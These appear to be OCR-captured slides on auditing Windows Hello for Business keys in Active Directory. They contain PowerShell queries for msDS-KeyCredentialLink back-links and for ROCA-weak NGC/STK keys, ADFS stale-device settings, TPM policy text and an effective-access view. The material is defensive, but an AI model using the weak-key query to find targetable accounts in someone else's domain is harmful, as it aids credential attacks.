
Bug: Broken Referential Integrity



```
DistinguishedName                                                          msDS-KeyCredentialLink-BL
-----------------                                                          -------------------------
CN=John Doe,OU=Employees,DC=adatum,DC=com                                  {CN=John Doe,OU=Employees,DC=adatum,DC=com,
CN=ff4f6924-3e15-43c5-b48b-3263cdcb49be,CN=RegisteredDevices,DC=adatum,DC=com {CN=ff4f6924-3e15-43c5-b48b-3263cdcb49be,CN
CN=Peter Sellers,OU=Employees,DC=adatum,DC=com                             {CN=Peter Sellers,OU=Employees,DC=adatum,DC
```




```
Get-ADObject -LDAPFilter '(msDS-KeyCredentialLink-BL=*)' -Properties 'msDS-KeyCredentialLink-BL' |
    Select-Object -Property DistinguishedName,msDS-KeyCredentialLink-BL
```



Name	Type
ff4f6924-3e15-43c5-b48b-3263cdcb49be	msDS-Device

ADFS DRS Stale Device Cleanup



Properties for Device Registration Service


Properties

Maximum number of joined devices per user: 10

☑ Automatically remove unused devices

Number of days before an unused device is removed: 1

Software Key Storage Provider



Use a hardware security device

● Not Configured
○ Enabled
○ Disabled

Comment:

Supported on: At least Windows 10

Options:

Do not use the following security devices:

□ TPM 1.2


Help:

A Trusted Platform Module (TPM) provides additional security benefits over software because data protected by it cannot be used on other devices.

If you enable this policy setting, Windows Hello for Business provisioning only occurs on devices with usable 1.2 or 2.0 TPMs. You can optionally exclude security devices, which prevents Windows Hello for Business provisioning from using those devices.

If you disable or do not configure this policy setting, the TPM is still preferred, but all devices may provision Windows Hello for Business using software if the TPM is non-functional or unavailable.

Public Keys Are Really Public (Duh!)



Advanced Security Settings for John Doe


Owner: Domain Admins (ADATUM\Domain Admins) Change

Effective Access allows you to view the effective permissions for a user, group, or device account. If the account is a member of a domain, you can also evaluate the impact of potential additions to the security token for the account. When you evaluate the impact of adding a group, any group that the intended group is a member of must be added separately.


User/ Group: Authenticated Users Select a user

Effective access	Permission	Access limited by
✓	Read msDS-IsPartialReplicaFor	
✓	Read msDS-IsPrimaryComputerFor	
✓	Read msDS-KeyCredentialLink	
✗	Write msDS-KeyCredentialLink	Object permissions
✓	Read msDS-KeyPrincipalBL	
✓	Read msDS-KeyVersionNumber	
✗	Write msDS-KeyVersionNumber	Object permissions

Finding Weak NGC and STK Keys




```
Get-ADObject -LDAPFilter '(msDS-KeyCredentialLink=*)' -Properties 'msDS-KeyCredentialLink' |
    Select-Object -ExpandProperty 'msDS-KeyCredentialLink' |
    Get-ADKeyCredential |
    Where-Object Usage -In NGC,STK |
    Format-Table -View ROCA
```



```
Usage IsWeak Source  DeviceId                             Created    HolderDN
----- ------ ------  --------                             -------    --------
NGC   False  AD      cfe9a872-13ff-4751-a777-aec88c30a762 2019-08-01 CN=Install,CN=Users,DC=contoso,DC=com
NGC   False  AD      1966d4da-14da-4581-a7a7-5e8e07e93ad9 2019-07-30 CN=Install,CN=Users,DC=contoso,DC=com
NGC   False  AD      cfe9a872-13ff-4751-a777-aec88c30a762 2019-07-30 CN=Install,CN=Users,DC=contoso,DC=com
NGC   False  AD      cfe9a872-13ff-4751-a777-aec88c30a762 2019-08-01 CN=Install,CN=Users,DC=contoso,DC=com
NGC   False  AD      1966d4da-14da-4581-a7a7-5e8e07e93ad9 2019-08-01 CN=Install,CN=Users,DC=contoso,DC=com
NGC   True   AzureAD fd591087-245c-4ff5-a5ea-c14de5e2b32d 2017-07-19 CN=John Doe,CN=Users,DC=contoso,DC=com
NGC   False  AD      1966d4da-14da-4581-a7a7-5e8e07e93ad9 2019-08-01 CN=John Doe,CN=Users,DC=contoso,DC=com
NGC   False  AD      cfe9a872-13ff-4751-a777-aec88c30a762 2019-08-03 CN=John Doe,CN=Users,DC=contoso,DC=com
NGC   False  AD      cfe9a872-13ff-4751-a777-aec88c30a762 2019-08-01 CN=John Doe,CN=Users,DC=contoso,DC=com
```

